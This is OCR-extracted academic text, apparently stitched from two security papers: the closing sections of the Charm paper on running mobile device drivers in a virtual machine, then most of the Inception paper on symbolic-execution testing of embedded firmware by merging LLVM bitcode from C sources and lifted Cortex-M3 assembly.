Several mobile testing frameworks have recently emerged. BareDroid analyzes Android apps directly on mobile systems [58]. SPOKE analyzes the access control policies of Android by running test cases directly on mobile systems [68]. The main motivation behind this line of work is that the system software of mobile systems are unique and device-specific and hence these tests cannot be simply performed on virtual machines. Our motivation is in line with these systems. However, directly analyzing the device drivers in mobile systems is challenging, as we extensively discussed in the paper. Therefore, we enable these device driver to execute in a virtual machine for enhanced analysis.

## 8 Limitations and Future Work

**DMA.** As mentioned in §4.1, Charm does not currently support DMA. We plan to support DMA by integrating a Distributed Shared Memory (DSM) implementation into our prototype. The memory pages accessed through DMA will be kept coherent by the DSM system. However, we might need to insert explicit update operations in the driver for performance optimization and in the mobile system's kernel stub to notify the DSM system of the completion of DMA.

**Closed source (binary) drivers.** Charm does not currently support closed source (binary) device drivers. We plan to support these device drivers in the future. To do this, we plan to use ARM virtual machines (instead of x86 virtual machines used in this paper). We will either run this virtual machine in an ARM workstation or in an x86 server with a ARM-to-x86 interpreter (note that we will need to improve the performance of this interpreter to overcome the limitations mentioned in §3.2).

**Automatic device driver porting.** As we showed in our evaluations in §6.1, it takes time and engineering effort to port a new driver to Charm. We plan to build a framework for automatic porting of device drivers to Charm. In this framework, the security analyst will only need to provide the driver's source code and the list of resident modules. The framework will implement all required RPCs and port the driver to Charm automatically.

## 9 Conclusions

We presented Charm, a system solution for running device drivers of mobile systems in a virtual machine running in a workstation. Charm enables application of various existing dynamic analysis solutions, e.g., interactive debugging, record-and-replay, and enhanced fuzzing to these device drivers. Our extensive evaluation showed that Charm can support various device drivers and mobile systems (e.g., 4 drivers of 3 different smartphones in our prototype), achieves decent performance, and is effective in enabling a security analyst to find, study, and analyze driver vulnerabilities and even build exploits.

## Acknowledgments

The work was supported by NSF Awards #1617481 and #1617573. We thank the paper shepherd, Adwait Nadkarni, and the reviewers for their insightful comments.

*EURECOM*

## Abstract

Connected embedded systems are becoming widely deployed, and their security is a serious concern. Current techniques for security testing of embedded software rely either on source code or on binaries. Detecting vulnerabilities by testing binary code is harder, because source code semantics are lost. Unfortunately, in embedded systems, high-level source code (C/C++) is often mixed with hand-written assembly, which cannot be directly handled by current source-based tools.

In this paper we introduce Inception, a framework to perform security testing of complete real-world embedded firmware. Inception introduces novel techniques for symbolic execution in embedded systems. In particular, *Inception Translator* generates and merges LLVM bitcode from high-level source code, hand-written assembly, binary libraries, and part of the processor hardware behavior. This design reduces differences with real execution as well as the manual effort. The source code semantics are preserved, improving the effectiveness of security checks. *Inception Symbolic Virtual Machine*, based on KLEE, performs symbolic execution, using several strategies to handle different levels of memory abstractions, interaction with peripherals, and interrupts. Finally, the *Inception Debugger* is a high-performance JTAG debugger which performs redirection of memory accesses to the real hardware.

We first validate our implementation using 53000 tests comparing Inception's execution to concrete execution on an Arm Cortex-M3 chip. We then show Inception's advantages on a benchmark made of 1624 synthetic vulnerable programs, four real-world open source and industrial applications, and 19 demos. We discovered eight crashes and two previously unknown vulnerabilities, demonstrating the effectiveness of Inception as a tool to assist embedded device firmware testing.

## 1 Introduction

Embedded systems combine software and hardware and are dedicated to a particular purpose. They generally do not have the traditional user interfaces of desktop computers. Instead, they interact with the environment through several peripherals, which are hardware components that handle sensors, actuators, and communication protocols. The constant decrease in the cost of microcontrollers, combined with the pervasiveness of network connectivity, has led to a rapid deployment of networked embedded systems being used in many aspects of modern life and industry. These trends have greatly increased embedded systems' exposure to attacks. The consequences of a vulnerability in embedded software can be devastating. For example, the boot Read Only Memory (ROM) vulnerability used to jailbreak some iPhones cannot be patched in software, because the bootloader is hard-coded in the ROM [12]. Therefore, it is very important to thoroughly test such low-level embedded software. Unfortunately, the lack of tools, the intricacy of the interactions between embedded software and hardware, and short deadlines make this difficult.

**Binary or source-based testing.** The conditions under which testing is performed can vary a lot depending on the context. The tester may have access to the source code, or just the binary code, and may use the device during testing or rely on simulators. Binary-only testing is frequently performed by third parties (pen-testing, vulnerability discovery, audit), whereas source code-based testing is more commonly done by the software developers or when the project is open-source. Access to source code provides many advantages; such as knowing the high-level semantics (e.g., the type of variables) of the program. This simplifies testing significantly.

An advantage of binary-only testing is that it can be performed independently of source code availability, and is, therefore, more generic. Indeed, even when source code is available, it can be compiled and the analysis



Figure 1: Presence of assembly instructions in real-world embedded software.

can be performed on binary software. Unfortunately, this is inefficient, because during compilation, most code semantics are lost and this renders identification of memory safety violations and corruptions difficult. In fact, it has been shown that this effect is more severe with embedded software than with regular desktop software, due to the frequent lack of hardening of embedded software and hardware support for memory access controls such as memory management units [23]. Also program hardening (e.g., with Sanitizers [30]) is often impossible due to code space constraints and the lack of support for embedded targets.

**Hand-written assembly.** Unfortunately, the presence of hand-written assembly and third-party binary libraries is widespread in embedded applications. This severely limits the applicability of traditional source-based testing frameworks. There are two main reasons for the use of assembly language in embedded software development. First, although memory becomes cheaper and compiler efficiency improves, it is still often necessary to manually optimize the code (e.g., to fit in the cache, to avoid timing side-channels) and microcontrollers' memory size is still very constrained. Assembly is also necessary to directly interact with some low-level processor features (e.g., system-control or co-processor registers, supervisor calls).

Figure 1 highlights this problem on a set of sample programs from our test-suite (described in Section 4). Every sample contains at least one function with inline assembly. We further distinguish four categories of instructions, based on how they affect the system. From left to right: logical (e.g., arithmetic, logic), memory (load, store, barrier), hardware (supervisor call, co-processor registers access), control-flow (branch and conditional).

Logical and memory instructions are easy to translate to higher-level code. However, hardware *impacting* instructions strongly interact with the processor and affect the execution and the control flow. Common source-based frameworks cannot easily handle these low-level instructions. However, they are essential to handle tasks such as context-switching between threads. As a consequence, replacing those instructions with high-level code is difficult. We found that such instructions are present in all of the samples. Other places where assembler instructions or binary code is present is in Board Support Packages (BSP) provided by chip manufacturers or in library code directly present in ROM memory.[1]

**Previous work.** Table 1 summarizes the limitations of firmware security analysis tools. Avatar [34] and SURROGATES [17] focus on forwarding memory accesses to the real device, but only support binary code. Avatar relies on S2E [8] and, therefore, supports symbolic execution of binary code. On the other hand, FIE [10] tests embedded software using the source code, essentially adapting the KLEE virtual machine to support specific features of the MSP430 architecture. However, FIE does not try to simulate hardware interaction: writes to a peripheral are ignored and reads return unconstrained symbolic values. Moreover, FIE does not support assembly code which is very often present in such software and is, therefore, either entirely skipped or manually replaced by equivalent C code, if possible. This requires additional manual work, makes the state explosion worse, and leads to a less accurate emulation.

**Inception's approach.** Inception's goal is to improve

[1]For example, the NXP MC1322x contains drivers and a Zigbee software stack in a mask ROM [24].

testing embedded software when source code is available, e.g., during development phases. We focus on the ability to perform security testing on complete systems made of real-world embedded software that contain a mix of high-level source code, hand-written assembly code, and, possibly, binary code (e.g., libraries). Unlike previous work, in Inception we preserve most of the high-level semantics from source code. We, therefore, can test software against real hardware peripherals with high performance and correct synchronization. Finally, to be broadly used, such integration tests need to be performed with a limited amount of manual work.

**Contributions.** In summary, in this paper we present the following contributions:

- A new methodology to automatically merge low-level LLVM bitcode, poor in semantic information and relying on the features of a target architecture, with high-level LLVM bitcode, rich in semantic information useful to detect vulnerabilities during symbolic execution
- A modified symbolic virtual machine, able to run the resulting bitcode code and to handle peripherals' memory and interrupts using different analysis strategies
- A fast debugger to connect the peripherals on the real device with the virtual machine, preserving event synchronization
- A thorough validation of the system to guarantee meaningful and reproducible results, and an evaluation of the approach on both synthetic and real-world cases
- A tool based on affordable off-the-shelf hardware components and source code that will be fully published as open-source

**Paper organization.** The remainder of the paper is organized as follows. Section 2 provides an overview of the approach and introduces the Inception tool. Section 3 presents the main implementation challenges and our validation methodology. Section 4 evaluates Inception on synthetic and real-world cases. Section 5 discusses limitations and future work. Section 6 reviews related work and, finally, Section 7 concludes the paper.

# 2 Overview of Inception

## 2.1 Approach and components

The main goal of Inception is to leverage the semantic information of high-level source code to detect vulnerabilities during symbolic execution, while also supporting low-level assembly code and frequent interactions with the hardware peripherals. Common symbolic execution environments usually run an architecture-independent representation of the code, which can be derived from the sources without losing semantic information. Alternatively, architecture-dependent binary code can be lifted to an intermediate representation that can be at least partially executed into a symbolic virtual machine, but that has lost the source code semantic information. These two cases differ greatly (e.g., in their memory model) and cannot easily coexist.

**Inception** solves the problem of coexistence by creating a consistent unified representation. In particular, Inception is composed of three parts. First, the **Inception Translator**, which generates unified LLVM-IR using a lift-and-merge process to integrate the assembly and binary parts of the program into the intermediate representation coming from the high-level sources. This process also takes into account the low-level hardware mechanisms of the ARMv7-M architecture. Second, the **Inception Symbolic Virtual Machine**, which is able to execute this mixed-level LLVM-IR, and to handle interrupts and memory-mapped peripherals with different strategies, to adapt to different use cases. It can also generate interrupts on demand and model reads from peripherals' memory as unconstrained symbolic values. This VM is based on KLEE, a well-known open-source symbolic execution virtual machine which runs LLVM-IR bitcode. Third, the **Inception Debugger**, which is a custom fast debugger, built around a USB3 bus adapter and an FPGA. It provides high-speed access to the peripherals and could be easily extended for multiple targets.

In the following we give an overview of our lift-and-merge approach, of how KLEE performs security checks, and on how we extended it to support interrupts and peripheral devices.

## 2.2 Lift-and-merge process

Figure 2 shows the main stages of our bitcode merging approach and how source code with inline assembly (1) is transformed into a consistent bitcode (3) that can be executed by Inception VM. The example code contains the excerpt of a function written in assembly that requests a system call with `r0` holding a data byte.[2]

The rest of the code is composed of a main function, which calls the first assembly function, and the message to be sent. Using the appropriate LLVM front end (CLang for C/C++), source code (1) is translated into LLVM-IR bitcode. The resulting bitcode (2) shows that only C/C++

[2] Figure 10 in the appendix shows the complete example, including the system call handler (in assembler) which sends the data byte over a UART by writing into the data register of the UART peripheral.



Figure 2: Overview of *Inception Translator*: merging high-level and low-level semantic code to produce mixed semantic bitcode. Excerpt of the translation of a program which includes mixed source and assembly.

source code has been really translated into LLVM-IR. Indeed, the original purpose of LLVM-IR bitcode is to enable advanced optimizations before code lowering to the target architecture, whereas assembly is already at a low semantic level that cannot be represented or optimized by the LLVM compiler.

To solve this problem, we introduce a novel lift-and-merge approach, which we implement in *Inception-Translator*. This translator takes as input the ELF binary and the LLVM-IR bitcode generated by CLang. It generates a consistent LLVM-IR bitcode where assembly instructions have been abstracted to an LLVM-IR form. This step is done by a static lifter, which replaces each assembly instruction by a sequence of LLVM-IR instructions. We call the resulting bitcode a Mixed Semantic Level bitcode (mixed-IR), shown in (3), which contains:

**High Semantic Level IR (high-IR)** obtained from C/C++ source code. This is mainly the same code emitted by CLang, which has been augmented with external global variables that are defined in assembly source files. We reallocate these global variables in the IR.

**Low Semantic Level IR (low-IR)** deriving from assembly source code. This part is automatically generated by our static lifter. It contains the translation of assembly instructions and some architecture-dependent elements that are necessary for execution. First, the CPU and co-processors' registers are modeled as global variables. Second, specific functions model the seamless hardware mechanisms that are normally handled by the CPU. For example, when entering into an Interrupt Service Routine (ISR), the processor transparently updates the Stack Pointer and it stacks a subset of CPU registers. When the ISR returns, the context is automatically restored, so that the code which was suspended by the interrupt can resume.

**The Glue IR** that acts as a glue to enable switching between the high-level semantics and the low-level semantics domains. This IR bitcode is generated by a specific Application Binary Interface (ABI) adapter, able to promote or demote the abstraction level. Indeed, communication and switching between layers mainly happens at the interface between functions, that is, when a high-level function calls a low-level one or the opposite.

## 2.3 Inception Symbolic Virtual Machine

The bitcode resulting from the lift-and-merge process is almost executable, but it still requires some extra support in the virtual machine. The main challenge is that high-IR accesses only typed variables and does not model memory addresses or pointers. On the other hand, the IR generated from assembly instructions has lost all information about types and variables, and only accesses pointers and non-typed data. Another challenge is handling memory-mapped memory, which is used but not allocated by the code, and interrupts and context switches, which are not modeled in KLEE.

To address these problems, we have extended KLEE with a *Memory Manager* and an *Interrupt Manager*. During (symbolic) execution the original *Memory Monitor* of KLEE performs advanced security checks on memory accesses. When a violation is detected, the constraint solver generates a test case that can be replayed.

**The Memory Manager** leverages the ELF binary and the mixed-IR to build a unified memory layout where both semantic domains can access memory. Specific data regions are allocated in order to run low-IR code, such as



Figure 3: *Inception Symbolic Virtual Machine*, overview of the testing environment.

pointers contained in the code section, and some memory sections (stack, heap, BSS). Each memory address is configurable to mimic the normal firmware's environment. For example, a memory-mapped location could be redirected to the real peripheral, to prune the symbolic exploration and to use realistic values. Alternatively, it could be allocated on the virtual machine and marked as symbolic to model inputs from untrusted peripherals. Inception also supports Direct Memory Access (DMA) peripherals, provided that each DMA buffer is flagged as redirected to the real device memory. Similarly to the other redirected locations, DMA buffers cannot hold symbolic values.

**The Interrupt Manager** gives KLEE the ability to handle interrupt events, by interrupting the execution and calling the corresponding interrupt handlers. Interrupt's addresses are resolved using the interrupt vector table. Interrupt events are either collected on the real hardware, or generated by the user when desired (by calling a special handler function). In the first case, the virtual machine and the real device are properly synchronized to avoid any inconsistency. We further extended KLEE to execute handlers that switch the context between threads in multithreaded applications.

**Memory Monitor and security checks.** All security analyses mainly rely on the Memory Monitor of KLEE, which is able to perform security check for each access, based on the semantic information associated to it. The monitor observes the semantic information of the requests (requested type) and the semantic information of the accessed data (accessed type). When enough information is available, the monitor is able to detect memory access violations, e.g., out-of-bounds accesses, use-after-free, or use-after-return. Requests coming from high-IR, and accessing memory elements defined in high-IR, have enough information to detect most violations. On the contrary, requests that come from low-IR tend to have less information and a lower detection rate. However, thanks to the information coming from the high-IR, it is still possible to detect more problems than with binaries only.

# 3 Implementation and validation

## 3.1 Lift-and-merge process

In order to be able to glue assembly and binaries with source code into a unified LLVM-IR representation (mixed-IR), we apply two distinct processes.

**The lifting process** takes machine code (compiled assembly or binaries) and produces an equivalent intermediate representation (low-IR). This representation uses only low-level features of the LLVM-IR language and it mimics the original architecture (ARMv7-M), which contains some hardware semantics of the Cortex-M3 processor, such as the behavior of instructions with side effects. It is, therefore, (almost) self-contained, and a large part of it can be executed on any virtual machine able to interpret LLVM-IR. As explained in the following parts, we introduce some features to KLEE to make this code fully executable, in particular when dealing with context switches. Our lifter is based on three main components. First, a static recursive disassembler that finds all the instructions to translate and stores them into an internal graph representation. Second, a simple decompiler that reconstructs the control flow, including for indirect branches and complex hardware mechanisms (e.g., returns from interrupts and context switches). Finally, the lifter statically transforms a given machine instruction into a semantically equivalent sequence of LLVM-IR instructions. One important advantage of the static approach is that it enables further processing with the sources to produce mixed-IR. Moreover, it has a lower run-time overhead compared to dynamic lifters that lift instructions during execution. Implementing all these components in a correct and reliable way requires significant engineering work[3], for which we omit most of the uninteresting details. In the next section we will describe some interesting aspects of the lifter.

[3]We first used Fracture [18], a framework for lifting binaries to LLVM-IR. However, we eventually only reused a minor part of Fracture code. Indeed, Fracture's approach does not scale to all instructions, especially those interacting with hardware, and does not address the merging problem. Fracture was also designed for static analysis which did not need complete translation and is currently not maintained.

**The merging process** takes the (almost) self-contained low-IR and the high-IR compiled from C/C++, to glue them together (with some glue-IR). This is the most challenging part, as they have different levels of semantic information and different views of memory. The first step is, therefore, to create a unified memory layout between the two IR-levels in the KLEE virtual machine. In addition to this, peripheral device addresses are made accessible in KLEE. The second step consists of identifying the best interface between the two representations and the mechanisms to exchange data at this boundary. We chose to use the Application Binary Interface (ABI) that regulates the communication between functions in a uniform way.[4] Our merger is able to generate glue-IR code that lets high-IR functions communicate with low-IR functions and vice-versa.

## 3.2 Unified Memory Layout

We now explain how we leverage both the lift-and-merge process and KLEE to create a unified memory layout. This memory layout is central for the low-IR and high-IR to coexist and communicate.

**Processor registers** are represented by global variables for different reasons. First, the LLVM-IR is a Single Static Assignment (SSA) language, in which each instruction stores its result in a uniquely assigned register. Secondly, LLVM supports an unlimited number of registers, which are assigned only once and are not globally accessible. Therefore, LLVM registers cannot be used to represent CPU registers, which are limited, assigned many times, and globally accessible by instructions.

**The heap.** Inception supports two dynamic memory allocation mechanisms. The first one is the native allocation function from the application (which can be written in assembly or C language). In this case, allocated variables lose semantic information and are encased in the heap memory region. This method is interesting for testing native allocation systems. However, it decreases the precision of corruption detection, because the heap memory is a container for indistinguishable contiguous variables, making it difficult to detect even simple out-of-bounds accesses. The second approach consists of replacing the native allocation functions by KLEE's own allocator. KLEE allocator was specifically designed to detect memory safety violations. In particular, KLEE isolates each allocated variable with a fixed-memory region (the *red zone*). Even though this mechanism does not detect all violations, any access to this zone will be detected as a memory corruption. Another advantage of KLEE allocation is that it can detect memory management errors such as invalid free of local or global variables.

**The normal KLEE stack** is used when high-IR code is running. Each function has its own function frame object, which contains metadata about the execution. This includes information about the caller, the SSA registers values (which hold temporary local variables), and the local variables (which are allocated using the normal KLEE mechanism). A separate **stack** is used by the low-IR code. This stack is modeled as a global array of integers, allocated by the memory manager at the same address and size than the .stack section of the symbol table. Variables in this stack are not typed. However, the ABI adapter mechanism presented in the next section allows different IR levels to access variables on both stacks.

**The Data region** contains mixed semantic-level variables. Indeed, when the high-IR allocates data, the resulting memory object is typed and allocated at the same address as indicated by the symbol table, to keep the compatibility with assembly code. On the other hand, data can be defined by the assembly code and accessed by high-IR. In this case, we use the semantic information present in the external declaration of the high-IR to allocate a typed object. The third possible case is data allocated by assembly code, but never accessed by high-level code. In this case no semantic information is present, and allocation depends on the information from the ELF symbol table.

## 3.3 Application Binary Interface adapter

Low-IR functions follow the standard Arm Application Binary Interface (ABI) [2], whereas high-IR functions follow the LLVM convention. Therefore, whenever the *Static Binary Translator* finds a call or return that crosses the IR levels, it invokes the *ABI adapter* to generate some glue-IR that adapts parameters and return values.

When a high-IR function calls a low-IR function, the high-IR arguments (typed objects) must be lowered to the architecture-dependent memory (stack/CPU registers). In the opposite case, stack and CPU registers must be promoted to high-IR arguments. Similar considerations apply to return values. This process is similar to serializing and deserializing the LLVM typed objects, to store them as words in the LLVM variables that represent the CPU registers and the stack, where they are used by low-IR. Note that during serialization the types are lost, but deserialization is still possible thanks to the high-level information present in the source code. For example, consider an assembly function that passes a `struct` by value to a C function. Knowing the size and address of the destination, the adapter generates the glue-IR that copies CPU registers and stack words from the low-IR

[4] Another option would be to set the interface at the native instruction level. An advantage would be to preserve most of the code translated from the high-IR in a function that includes only one inline assembler directive. However, the interfacing would depend on the compiler version and would be less robust.

to the high-IR destination. Another example is an assembly function that returns a pointer. In low-IR, the pointer is stored as a simple integer word in the `r0` register. Since the adapter knows that the expected return type is a pointer, it can write the glue-IR that performs the cast to it. All main C types are supported. There are four possible connections between low-IR and high-IR (code examples available in the appendix):

1. **High-IR to low-IR parameters passing**. A glue-IR prologue takes the input arguments from the KLEE stack (where the high-IR caller stored them) and brings them to the CPU registers and/or low-IR stack (where the low-IR callee expects them).

2. **Low-IR to high-IR return value**. A glue-IR epilogue takes the return value (stored in `r0` by the low-IR callee) and promotes it to a typed object in KLEE stack (used by the high-IR caller).

3. **Low-IR to high-IR parameter passing**. Before calling the high-IR function, some glue-IR takes the input arguments from the CPU registers or the low-IR stack (where the low-IR caller stored them) and promotes them to typed objects on the KLEE stack (used by the high-IR callee).

4. **High-IR to low-IR return value**. Just after the high-IR callee returns, some glue-IR moves its return value from the KLEE stack to `r0`.

## 3.4 Noteworthy control-flow cases

We focus on the explanation of noteworthy control-flow instructions and hardware mechanisms to show their impact for the security checks. We omit the details for the other instructions.[5]

**Control-flow instructions**. The main challenge when dealing with control flow consists in finding a good mapping between high-level control flow operators present in LLVM-IR (e.g., `call`, `if/else`) and low-level ARMv7-M instructions, which are at a lower abstraction layer (they directly modify the program counter, and sometimes rely on implicit hardware features).

We translate to an LLVM call instruction any Arm instruction that saves the program counter before changing its value (i.e., direct and indirect branch-and-link instructions) to an LLVM call instruction. In order to support indirect calls, we leverage an optimization technique called *indirect call promotion* [1, 20, 7, 31]. This technique consists in transforming each indirect call into direct conditional branches and direct calls. Indirect call promotion has been introduced to improve the performance of branch prediction [1]. Conditional branches compare the target address of the indirect call with the entry point of each possible function in the program. If the condition is true, this function is called directly. This is equivalent to enforcing a weak control flow integrity policy, and akin to what KLEE already does for C/C++ function pointers. It would be possible to enforce stricter control flow integrity checks by retrieving the control flow graph with a static analysis or a compiler pass.

We translate all instructions that restore the previous program counter, for example `bx lr` and `pop pc`, to return instructions. These returns still work as intended even if the return address is corrupted. However, we do not rely on side effects (return to a corrupted address) to detect corruption. We rather detect the corruptions by relying on the memory checks, e.g., to detect buffer overflows.

We implement all other direct (conditional) branches and `it-blocks`[6] with simple direct branches available in LLVM-IR.

**Interrupts and multithreading**. The control flow of the program is also modified by interrupts, which asynchronously block the normal execution and call-defined handler functions. Interrupts are used very frequently in embedded programs to synchronize the peripherals with the embedded software in an event-driven fashion, or to implement multithreading.

*Inception VM* can receive interrupts from the real device (when real peripherals are used and generate interrupts) or generated by the user using helper functions (e.g., to stress specific functions in a deterministic way). We extended KLEE so that the main execution loop checks for the presence of interrupts to serve. In this case, KLEE executes an LLVM-IR helper function that accesses the interrupt vector table in the firmware memory to resolve the address of the interrupt handler to call, based on its identifier (ID). This dynamic resolution is necessary only if the firmware overwrites the vector table. If the vector is fixed, a slight speedup in execution can be obtained by storing the vector in a configuration file, loaded by KLEE at startup.

Before giving control to an interrupt handler, and when returning from it, a Cortex-M3 processor performs several seamless operations (e.g., stacking and unstacking the context, managing two stack modes). In Inception, a special glue-IR helper function generated by our lift-and-merge process performs these steps.

To implement multithreading, operating systems such as FreeRTOS use the interrupt and stack management features offered by the Cortex-M3. In summary, the operating system, which has its own stack, manages a separate stack for each thread. Context switching is pos-

[5] The lifting of these instructions is similar to re-implementing a Cortex-M3 in LLVM-IR based on the ARMv7-M reference manual.

[6] In ARMv7-M an "`it-block`" is a group of up to four instructions executed only if condition of a preceding `it` instruction is true.



Figure 4: Context switch due to an IRQ.

sible because when a thread is interrupted, its context is saved to its stack, and the context of the resuming thread, including the program counter, is pulled from another stack. The switch is done in part by the processor and in part by the operating system. Inception fully supports this process, since all the required features are self-contained in the mixed-IR. *Inception VM* extends KLEE's call stack management, to be able to handle one call stack for each thread. Briefly, whenever a new thread is spawned, a new call stack structure is generated and assigned to it.

**Synchronization with the real device**. To collect interrupts on the real device, we insert a stub on the device that registers one handler for each possible interrupt. When an interrupt is fired, the handler is called and notifies KLEE thanks to the forwarding system. The main challenge of this architecture is to keep the virtual machine and the device synchronized, without inconsistencies and race conditions, even in presence of multiple priorities. This needs to be done carefully and uses several mechanisms. In particular, the interrupt handler on the device should not return until the corresponding KLEE handler terminates. This is necessary, for example, to mask interrupts with the same or lower priority until the handler ends, as it happens in the real device, and to avoid the flooding of new interrupts.

**A complete example**. Figure 4 shows an example of context switch triggered by an interrupt generated on the device. On the right we see how the identifier of the interrupt is used both to notify KLEE at the beginning and to acknowledge the stub at the end. The acknowledgement is per-identifier, so that the stub can be interrupted by higher priority interrupts. On the left, we can observe the switch between threads enabled by the seamless context stacking and unstacking.

In summary, *Inception Debugger* fully handles interrupt synchronization with the host virtual machine, while previous work had only limited interrupt support [34].

## 3.5 Forwarding mechanism with *Inception Debugger*

In the previous parts we described how we integrated peripheral devices and interrupts in the virtual machine. We now focus on the lower layers of the communication mechanism between the host and the real device.

In order to read and write the device memory, we directly connect to the system bus through the AHB-AP, which can be accessed with the JTAG protocol.[7] The AHB-AP port is available in Arm Cortex-based devices and allows a direct access to the peripherals. Inspired by SURROGATES [17], we designed a custom device based on a Xilinx ZedBoard FPGA [11], to efficiently translate high-level read/write commands into low-level JTAG signals.[8] The FPGA is connected through a custom parallel port to a Cypress FX3 device [29] which provides an USB3.0 interface. Unlike USB2 where devices are slaves, USB3 is a point-to-point protocol and, therefore, has a very low latency. With this setup we handle the burden of the low-level and inefficient JTAG protocol in hardware close to the device, while we transmit high-level commands over a low-latency high-bandwidth bus to/from the host. Our debugger is able to communicate with the stub running on the device and handle interrupts using a dedicated asynchronous line and shared memory locations.

In summary, we provide a clean slate design for an efficient, cheap , and open-source solution, which can be used to experiment and replicate research that requires customizable debuggers (e.g., [25]).

## 3.6 Validation

We carefully validated Inception to obtain a reliable tool.

**Regression Tests.** We created a framework for automated regression testing of the code. Around 53200 tests are performed at several levels of abstraction, from unit tests up to tests involving all components. Results are compared to a *Golden model* (i.e., a known and trusted reference). For example, we compared single instructions against the real Cortex-M3 processor, assembly functions against the C code from which they originate or alternative implementations, and complete applications

[7] An alternative would be a port using the faster SWD protocol, but this technology is less widespread than JTAG.

[8] SURROGATES [17] was never open sourced but the authors shared their implementation. However, due to lack of hardware availability and other problems we eventually re-designed the debugger from scratch.

against their behavior on the native hardware. We stress symbolic execution on known control flow cases, and bug detection on known vulnerabilities.

**Arm Cortex-M3 lifter.** The correctness of the lifter is particularly important to obtain correct execution. Our framework generates all possible supported instructions, starting from a description of the instruction set. Then, for each type, it creates several tests with random initialization of registers and stack. Finally, in executes them both on the device and in Inception, and it compares the final state of registers and stack. Table 4 in the appendix summarizes all the tests we preformed.

## 4 Evaluation and comparison

After validation, we evaluated Inception over a set of interesting samples, which we explain in this section. We first focus on the effects of semantic information on vulnerability detection and on the speed performance of the tool. Then, we show analyses on more complex examples including, for example, assembly code for multithreading and statically linked libraries. Finally, we explain how Inception found corruptions in three industrial applications under development, including a boot loader. Evaluating and comparing tools for embedded software analysis is hard because of the lack of an established benchmark suite. This is rendered harder due to the large number of different hardware platforms. While some of the examples we use below are proprietary, we also built a large set of validation and evaluation examples, sometimes based on existing open-source code. Those examples will be made available together with Inception and may provide a basis for such a benchmark.

### 4.1 Vulnerability detection

**Detection rate at different semantic levels.** We evaluate how vulnerability detection is affected by the semantic level of high-IR and low-IR and their interaction. In particular, we explore if KLEE can detect memory corruptions on a vulnerable path, depending on how variables are allocated and accessed by different types of IR. Our analysis samples are based on the *Klocwork Test Suite for C/C++*[9], which includes out-of-bound, overflow, and wrong dynamic memory management errors. We initially compile them to high-IR (and binary). We then selectively force the decompilation from binary to low-IR of some functions, obtaining 40 different interaction cases. Table 2 summarizes the different combinations of allocation and access of memory objects at different semantic levels, and the consequent detection result, which we comment in the following.

[9] `https://samate.nist.gov/SRD/view.php?tsID=106`

